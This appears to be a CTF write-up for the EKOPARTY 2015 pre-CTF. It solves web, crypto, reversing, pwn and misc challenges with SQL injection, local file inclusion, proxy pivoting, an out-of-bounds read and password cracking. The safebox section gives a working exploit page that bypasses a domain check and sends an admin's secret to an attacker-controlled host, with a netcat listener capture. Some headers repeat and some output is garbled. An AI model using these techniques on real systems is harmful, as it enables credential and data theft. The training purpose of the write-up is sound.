

EKOPARTY 2015 PRE-CTF  
Write-up  
by Juan Escobar (@itsecurityco)

# Flag requester

(web25, solved by 151)

**Description:** Go and get your flag!  
<http://challs.ctf.site:10000/flagrequest/>

# Flag requester

(web25, solved by 151)

**Description:** Go and get your flag!  
<http://challs.ctf.site:10000/flagrequest/>

# Flag requester

(web25, solved by 151)

**Description:** Go and get your flag!  
<http://challs.ctf.site:10000/flagrequest/>

# Flag requester

(web25, solved by 151)

**Description:** Go and get your flag!  
<http://challs.ctf.site:10000/flagrequest/>

### Flag requester

Description: Go and get your flag!

<http://challs.ctf.site:10000/flagrequest/>

This challenge was about exploiting a SQL injection vulnerability in a web application, in which the query had several parenthesis. The query to return the flag should be as follows:

```
SELECT flag FROM web50 WHERE flag =
((((((((((((((((((((($flag))))))))))))))))))
```

In order to exploit the SQL Injection I added twenty parenthesis to injection ` **or** ''='`.

[illegible]

Flag: **EKO{sqli\_with\_a\_lot\_of\_})**



## Hacker's Market

Description: Hacker's market site is not ready but you can send us some comments!

<http://challs.ctf.site:10000/hackersmarket/>

This challenge was about exploiting a *Local File Inclusion (LFI)* flaw in the web application through the *p* parameter (<http://challs.ctf.site:10000/hackersmarket/index.php?p=>). If you include the *login.php* page in the *p* parameter you was able to see the *PHP* code of the page.

```
view-source:challs.ctf.site:10000/hackersmarket/index.php?p=login.php
85 <div class="container">
86 <div class="navbar-header">
87 <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target=".navbar-collapse">
88 <span class="sr-only">Toggle navigation</span>
89 <span class="icon-bar"></span>
90 <span class="icon-bar"></span>
91 <span class="icon-bar"></span>
92 </button>
93 <a class="navbar-brand" href="index.php">Hacker's market</a>
94 </div>
95 <div class="collapse navbar-collapse">
96 <ul class="nav navbar-nav">
97 <li><a href="index.php?p=pages/home.tpl">Home</a></li>
98 <li><a href="index.php?p=pages/about.tpl">About</a></li>
99 <li><a href="index.php?p=pages/contact.tpl">Contact</a></li>
100 </ul>
101 <ul class="nav navbar-nav navbar-right">
102 <li><a href="index.php?p=pages/login.tpl">Login</a></li>
103 </ul>
104 </div><!--/.nav-collapse -->
105 </div>
106 </div>
107
108 <div class="container">
109 <?php
110 // NULL Code Obfuscator
111 // www.null-life.com
112 include 'encoder.php';
113
114 error_reporting(0);
115 $code =
116 "m2lSp9NqH/+GdlqrV893K2Uveqfbhvj1V3br9QpUq6XYg17iydW0K3AIdupKALugXwF4IBrVdLb1l0+C9S9r9IrF+KTZb6vzy9W0K3AIdupKBfik2Yeqk80eK/SL1Krgm4B/NIvT6/WUCLAoVspqIJuAfyFYADr1VJ3hfgvUq/SIF2vuy8R7p
117 vvHOCGLXbnglwe4IfqUvuuaL1L24er5lQc6+Te1L7mmY8r59gH+qce3iv0i95ON0vVu5Xdlky0igA7pxrHektfxr/rWAQ6Yd8Ee6Gz3h1TR4r9IvUquZaguvzy9vqMkFuq/SLxvp0idi6p9uG+PSMk+yoigT659mH+abhHk130f7o8kF/vcY
118 BzmniFVr9QpUqCbgH80j3PstIoE+ufZhyo2y8JhdIvUq/SL1Kv12wa4NIoTuubeVLnm4B/M8tE+OXFQavk2IX/YYIAfqRbBf8gS1S/Z1j7FLQbh7qgHTQsc58BvdYRwXhioe493rHe5Xlk6ggXsA4JxoTK+3RD301S9cr9ZKF/b5IVkojzNd
119 65t5TKj3BVKv0i8Pr5djAerSdHi0i95r9IvUuqR2x2v1T9W5oQvEeOTfAgY0G4e6oB7Uu6eagD732sT4ZVqAK35FR3j1zJQ7p5qAPvQW78hn0d4ZUxPef5FBzug150oIF7AOCcaEYvpX0d4ZUvEf2XaxFhhmY44EzXeubeUyoyQVSr9IvD4W
120 PLxfjgUpS9PgUq/SZxfUmoAp9VDHeyTexvgNDV55pxrF/fcfxr/15Z3hy8=";
121
122 $base = "\x62\x61\x73\x65\x36\x34\x5f\x64\x65\x63\x66\x64\x65";
123 eval(NULLphp\getcode(basename(__FILE__), $base($code)));
124 ?>
125
126 <hr>
127 <footer>
```

The PHP source code also was obfuscated with a custom encoder. The encoder algorithm could be obtained in the same way (<http://challs.ctf.site:10000/hackersmarket/index.php?p=encoder.php>).

### Source code of encoder.php file:

```
<?php

namespace NULLphp;

$seed = 13;
function rand() {
    global $seed;

    return ($seed = ($seed * 127 + 257) % 256);
```

```

}

function srand($init) {
    global $seed;

    $seed = $init;
}

function generateSeed($string) {
    $output = 0;

    for ($i = 0; $i < strlen($string); $i++) {
        $output += ord($string[$i]);
    }

    return $output;
}

function getCode($filename, $code) {
    srand(generateSeed($filename));

    $result = '';
    for ($i = 0; $i < strlen($code); $i++) {
        $result .= chr(ord($code[$i]) ^ rand());
    }

    return $result;
}

```

With this, we can get the code without obfuscation and also the flag.



```

1  if (!empty($_POST['email']) && !empty($_POST['password'])) {
2      $email = $_POST['email'];
3      $pass = $_POST['password'];
4
5      // I can not disclose the real key at this moment
6      // $key = 'random_php_obfuscation';
7      $key = '';
8      if ($email === 'admin@hackermarket.onion' && $pass === 'admin') {
9          echo '<div class="alert alert-success" role="alert"><strong>well done!</strong> EKO{' . $key . '}</div>';
10     } else {
11         echo '<div class="alert alert-danger" role="alert"><strong>Oh snap!</strong> Wrong credentials</div>';
12     }
13 } else {
14     header('Location: index.php');
15 }

```

Flag: EKO{random\_php\_obfuscation}


**Protocols**  
(web100, solved by 69)


Description: Hack the intranet! <http://challs.ctf.site:10002>


## Protocols

Description: Hack the intranet! <http://challs.ctf.site:10002>

In this challenge by accessing the URL provided on the description, it was possible to see an error page on *Squid* software.



← → ↻  challs.ctf.site:10002

 **ERROR**

**The requested URL could not be retrieved**

The following error was encountered while trying to retrieve the URL: /

**Invalid URL**

Some aspect of the requested URL is incorrect.

Some possible problems are:

- Missing or incorrect access protocol (should be "http://" or similar)
- Missing hostname
- Illegal double-escape in the URL-Path
- Illegal character in hostname; underscores are not allowed.


Your cache administrator is [webmaster](#).

Generated Wed, 16 Sep 2015 01:19:56 GMT by localhost (squid/3.1.20)

With a Google query about Squid, it is possible to see its description on the official website: <http://www.squid-cache.org>.


*Squid is a caching proxy for the Web supporting HTTP, HTTPS, FTP, and more.*

Once we know what it's Squid, it is configured as a proxy in the web browser, and now it is possible to access the intranet through <https://127.0.0.1/4dm1np4n3l> address.



The screenshot shows a web browser window with the address bar displaying <https://127.0.0.1/4dm1np4n3l/index.php>. The main content area displays a modal window titled "Intranet Admin Panel". Inside the modal, there are two input fields labeled "Email" and "Password". Below these fields is a blue "Sign In" button. At the bottom left of the modal is a link "Need help?" and at the bottom right are links "Register" and "Cancel".


After trying to authenticate without success with some credentials by default, it was possible to obtain correct credentials through the *FTP* proxy service. The credentials were in a *SQLite* database named *credentials.db*.




The screenshot shows a web browser window with the address bar displaying <ftp://127.0.0.1/backups/>. The main content area displays an FTP directory listing. The listing shows a directory named "Parent Directory" and a file named "credentials.db". The file "credentials.db" has a size of 2k and was last modified on Aug 24 23:05. There are links for "[DIRUP]", "[FILE]", "[VIEW]", and "[DOWNLOAD]". At the bottom of the listing, it says "Generated Wed, 16 Sep 2015 02:37:21 GMT by localhost (squid/3.1.20)".

File Name	Size	Modified
<a href="#">[DIRUP]</a> <a href="#">Parent Directory</a>		
<a href="#">[FILE]</a> <a href="#">credentials.db</a>	2k	Aug 24 23:05


Generated Wed, 16 Sep 2015 02:37:21 GMT by localhost (squid/3.1.20)



Into the file, you could see the email of the administrator (superadmin@intranet.net) and the hash of the password (31b54c2ac1ccb15b9896966c3fac5c8e). With a Google search, the value of the hash could be found at the following address <http://pastebin.com/ORYA6PAJ>.



Once authenticated in the Intranet portal, it was possible to read the flag.



Flag: **EKO{Squid\_is\_also\_FTP\_Proxy}**



## SAFEBOX

Description: We have developed a secure system that will allow you to store any secret on the cloud and protect it from prying eyes. We are the only SNOWDEN(R) approved service in the world! You can reach it at <http://challs.ctf.site:10000/safebox/>

The *safebox* service was a web application used to keep secrets, the secret was stored in a *JavaScript* file *file.js*. The application also simulated a functionality to share interesting links with the administrator of the site.

A screenshot of the SAFEBOX web application in a browser. The address bar shows 'challs.ctf.site:10000/safebox/safe.php'. The page has a dark header with 'SAFE BOX' on the left and a green 'Logout' button on the right. The main content area has a 'Secret:' label above a large text input field containing the word 'prueba'. Below the input field is a green 'Save' button. Further down, there's a prompt 'Got any interesting link to share? submit it here!'. Below this is a 'URL:' label followed by a text input field containing 'http://[redacted]/chalk'. Underneath the URL field is a reCAPTCHA widget with a green checkmark and the text 'I'm not a robot'. At the bottom of the form is a green 'Share' button.

The *file.js* file also contains client side validations to ensure that the secret could only be read from domain *challs.ctf.site* or any subdomain of this.

```
...  
  
function isSubDomain(c) {  
    var d = document.domain;  
    var r = new RegExp(c+"$").test(d);  
    return r;  
}  
  
function saveSecret() {
```



```

    var s = document.getElementById('secretbox').value;
    setCookie('secret', encrypt(s), 3);
}

function decrypt(data) {
    if (data=="") return "";
    return window.atob(data);
}

function encrypt(data) {
    return window.btoa(data);
}

function checkDomain(c) {
    var d = document.domain;
    var r = false;
    if(d == c) {
        r = true;
    } else {
        r = isSubDomain(c);
    }
    return r;
}

if(checkDomain("challs.ctf.site")) {
    document.getElementById('secretbox').value = decrypt('CHJ1ZWJh');
} else {
    console.log("error");
}

```

As is well known, validations in client side are insecure and can be bypassed. The following exploit was created to steal administrator's secret.

```

<!DOCTYPE html>
<html>
  <header>
    <title>Exploit Web100 - PRE-CTF EKOPARY 2015</title>
  </header>
  <body>
    <textarea id=secretbox name=secretbox style="width: 70%; " rows=10>
  </textarea>
    <script type="text/javascript">
      function RegExp(c) {}
      RegExp.prototype.test = function(d) {return true};
    </script>
    <script src="http://challs.ctf.site:10000/safebox/file.js"></script>
    <script type="text/javascript">
      document.location =
"http://x.x.x.x:1234/?=flag"+document.getElementById("secretbox").value;
    </script>
  </body>
</html>

```

```
ubuntu@ [REDACTED]:~$ nc -vnlp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [52.20.148.242] port 1234 [tcp/*] accepted (family 2, sport 42468)
GET /?flag=EKO%7Bclient_side_security_for_the_lulz%7D HTTP/1.1
User-Agent: NULL Browser - PhantomJS
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://[REDACTED]/challs.ctf.site
Connection: Keep-Alive
Accept-Encoding: gzip
Accept-Language: en,*
Host: [REDACTED]:1234
```

Flag: EKO{client\_side\_security\_for\_the\_lulz}

# BASE unknown

(cry25, solved by 206)

Description: IVFU662CIFJUKXZTGJPGW2DBNRWH2===

## BASE unknown

Description: IVFU662CIFJUKXZTGJPGW2DBNRWH2===

In this challenge a string encoded in Base32 was provided.

```
IVFU662CIFJUKXZTGJPGW2DBNRWH2===
```

Decode

☒ Auto Update

```
EKO{BASE_32_chall}
```

Flag: EKO{BASE\_32\_chall}



### Classic crypto

Description: Your mission is to get the hidden message!

Attachment: [crypto50.zip](#)

The ZIP file supplied contains a file called *message.mp3*.



The audio generated by the MP3 file was encoded with Morse code. By seeing the file in a visual representation (waveform) was possible decoding the message.



RXBZBEFRPBQRPNRFNE

# EKOGIFT

(rev25, solved by 159)

**Description:** The easiest reversing challenge!

**Attachment:** [reversing25.zip](#)

# EKOGIFT

(rev25, solved by 159)

**Description:** The easiest reversing challenge!

**Attachment:** [reversing25.zip](#)

# EKOGIFT

(rev25, solved by 159)

**Description:** The easiest reversing challenge!

**Attachment:** [reversing25.zip](#)

# EKOGIFT

(rev25, solved by 159)

**Description:** The easiest reversing challenge!

**Attachment:** [reversing25.zip](#)

## EKOGIFT

Description: The easiest reversing challenge!  
Attachment: reversing25.zip

## EKOGIFT

Description: The easiest reversing challenge!  
Attachment: reversing25.zip

## EKOGIFT


Description: The easiest reversing challenge!  
Attachment: reversing25.zip

This challenge was about decompiling a Windows executable file called GIFT.exe.

```

23 && *(_BYTE *)v3 == 69
24 && *(_BYTE *)v3 + 1 == 75
25 && *(_BYTE *)v3 + 2 == 79
26 && *(_BYTE *)v3 + 3 == 123
27 && *(_BYTE *)v3 + 4 == 116
28 && *(_BYTE *)v3 + 5 == 104
29 && *(_BYTE *)v3 + 6 == 105
30 && *(_BYTE *)v3 + 7 == 115
31 && *(_BYTE *)v3 + 8 == 95
32 && *(_BYTE *)v3 + 9 == 105
33 && *(_BYTE *)v3 + 10 == 115
34 && *(_BYTE *)v3 + 11 == 95
35 && *(_BYTE *)v3 + 12 == 97
36 && *(_BYTE *)v3 + 13 == 95
37 && *(_BYTE *)v3 + 14 == 103
38 && *(_BYTE *)v3 + 15 == 105
39 && *(_BYTE *)v3 + 16 == 102
40 && *(_BYTE *)v3 + 17 == 116
41 && *(_BYTE *)v3 + 18 == 125 )
42 printf("Great! your flag is %s\n", *(_DWORD *)a2 + 4));

```



```
C:\Windows\system32\cmd.exe - python

c:\xampp\htdocs\ctf\rev25>python
Python 2.7.8 (default, Jun 30 2014, 16:03:49) [MSC v.1500 32 bit (Int
el)] on win32
>>> print chr(69)+chr(75)+chr(79)+chr(123)+chr(116)+chr(104)+chr(105)
EIK0(this_is_a_gift)
>>>
```

Flag: **EKO{this\_is\_a\_gift}**



## PRNG Service

Description: This is our PRNG service running at: nc challs.ctf.site 20003

Attachment: pwn25.zip

The ZIP file contained the following vulnerable code: pwn25.c.

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <answer.h>

int main()
{
    signed int i;
    unsigned int base, try, rnd[128];

    printf("Welcome to PRNG service\nPlease wait while we generate 64
random numbers...\n");
    fflush(0);
    sleep(2);
    strcpy((char *)&rnd[0], ANSWER);
    srand(1337);
    base = 64;
    for (i = 0; i < 64; i++) rnd[base + i] = random();
    printf("Process finished\n");
    fflush(0);
    try = 0;
    while (try < 10) {
        printf("Choose a number [0-63]?");
        fflush(0);

        scanf("%d", &i);
        fflush(0);

        if (i < 64) {
            printf ("Your number is: 0x%08x\n", rnd[base + i]);
        } else {
            printf("Index out of range\n");
        }
        try++;
        fflush(0);
    }
}
```

```

    }
    printf ("Thank you for using our service\n");
    fflush(0);

    return 0;
}

```

The goal is read the flag contained into the *answer.h* file and stored by the program into *rnd[]* vector, index 0 to 63. In order to do this we entered negative numbers that subtracted with the base (64) will show the flag.

```

root@ubuntu:/home/sec/ctf/pwn25# nc challs.ctf.site 20003
Welcome to PRNG service
Please wait while we generate 64 random numbers...
Process finished
Choose a number [0-63]?-64
Your number is: 0x7b4f4b45
Choose a number [0-63]?-63
Your number is: 0x7474696c
Choose a number [0-63]?-62
Your number is: 0x655f656c
Choose a number [0-63]?-61
Your number is: 0x6169646e
Choose a number [0-63]?-60
Your number is: 0x6e615f6e
Choose a number [0-63]?-59
Your number is: 0x69735f64
Choose a number [0-63]?-58
Your number is: 0x64656e67
Choose a number [0-63]?-57
Your number is: 0x6e312d5f
Choose a number [0-63]?-56
Your number is: 0xb7007d74
Choose a number [0-63]?-55
Your number is: 0x00000000
Thank you for using our service

```

By re ordering the numbers in descending order, the flag encoded in hexadecimal is obtained.

*b7007d746e312d5f64656e6769735f646e615f6e6169646e655f656c7474696c7b4f4b4*



**Result:**

b7007d746e312d5f64656e6769735f646e615f6e6169646e655f656c7474696c7b4f4b45

**converts to:**

·}tn1-\_dengis\_dna\_naidne\_elttil{OKE

```
>>> ">tn1-_dengis_dna_naidne_elttil{OKE"[:-1]
'EKO<little_endian_and_signed_-1nt>'
>>> _
```

Flag: EKO{Little\_endian\_and\_signed\_-1nt}



# Get the flag

(misc50, solved by 80)

**Description:** GET all the flags! literally.

**Hints:** Source code anyone? \*GET\* them all



# Get the flag

(misc50, solved by 80)

**Description:** GET all the flags! literally.

**Hints:** Source code anyone? \*GET\* them all



# Get the flag

(misc50, solved by 80)

**Description:** GET all the flags! literally.

**Hints:** Source code anyone? \*GET\* them all



# Get the flag

(misc50, solved by 80)

**Description:** GET all the flags! literally.

**Hints:** Source code anyone? \*GET\* them all

## Get the flag

Description: GET all the flags! literally.

Hints: Source code anyone? \*GET\* them all

This challenge was about downloading all site's flags from the URI:

`https://ctf.ekoparty.org/static/img/flags/{CODE}.png`. Into the download files, the flag was found into the code of a file.

[illegible]

Flag: **EKO{misc\_challenges\_are\_really\_bad}**

## Password manager

(misc100, solved by 91)

Description: It looks like someone has been using a **really** bad key!

Hints: [a-zA-Z0-9]{0,4}

Attachment: [misc100.zip](#)

### Password manager

Description: It looks like someone has been using a really bad key!


Hints: [a-zA-Z0-9]{0,4}

Attachment: misc100.zip

The attachment contained a *Password Safe* database. The challenge was about finding the password to open and read the database. A dictionary was generated, with a length of 3 characters and the following charset [a-zA-Z0-9] in order to crack the SHA-256 hash with *John The Ripper Jumbo*.

```
root@ubuntu:/home/sec/ctf/misc100/JohnTheRipper-unstable-jumbo/run# ./john --wordlist=/home/sec/ctf/misc100/wl3_1032547698ACBEDGFIHKJMLONQPSRUT
WVYXZacbedgfhkjmionqpsrutwvyxz mypasswords
Loaded 1 password hash (Password Safe SHA-256 [32/64])
guesses: 0 time: 0:00:00:16 27.73% (ETA: Sun Sep 13 00:50:03 2015) c/s: 1605 trying: 64p
guesses: 0 time: 0:00:00:21 36.38% (ETA: Sun Sep 13 00:50:03 2015) c/s: 1626 trying: 8Hu
guesses: 0 time: 0:00:00:22 37.97% (ETA: Sun Sep 13 00:50:03 2015) c/s: 1623 trying: 8h9
guesses: 0 time: 0:00:00:23 39.65% (ETA: Sun Sep 13 00:50:04 2015) c/s: 1624 trying: A9j
guesses: 0 time: 0:00:00:24 41.39% (ETA: Sun Sep 13 00:50:03 2015) c/s: 1628 trying: AaH
guesses: 0 time: 0:00:00:25 43.06% (ETA: Sun Sep 13 00:50:04 2015) c/s: 1628 trying: C1l
Ek0
(my passwords)
guesses: 1 time: 0:00:00:32 DONE (Sun Sep 13 00:49:38 2015) c/s: 1640 trying: Ek0
Use the "--show" option to display all of the cracked passwords reliably
```

With the database password (**EK0**) was possible open the *Password Safe* file and read the flag.



Flag: `EKO{password_managers_rulez}`



### The picture challenge

Description: Send us a picture of your laptop showing the pre-ctf main site, a paper with your registered team name, the EKOPARTY word, and your favorite drink to ekopics@null-life.com. Please be patient as the process is manual, it will be great to see your drinks!

Examples:

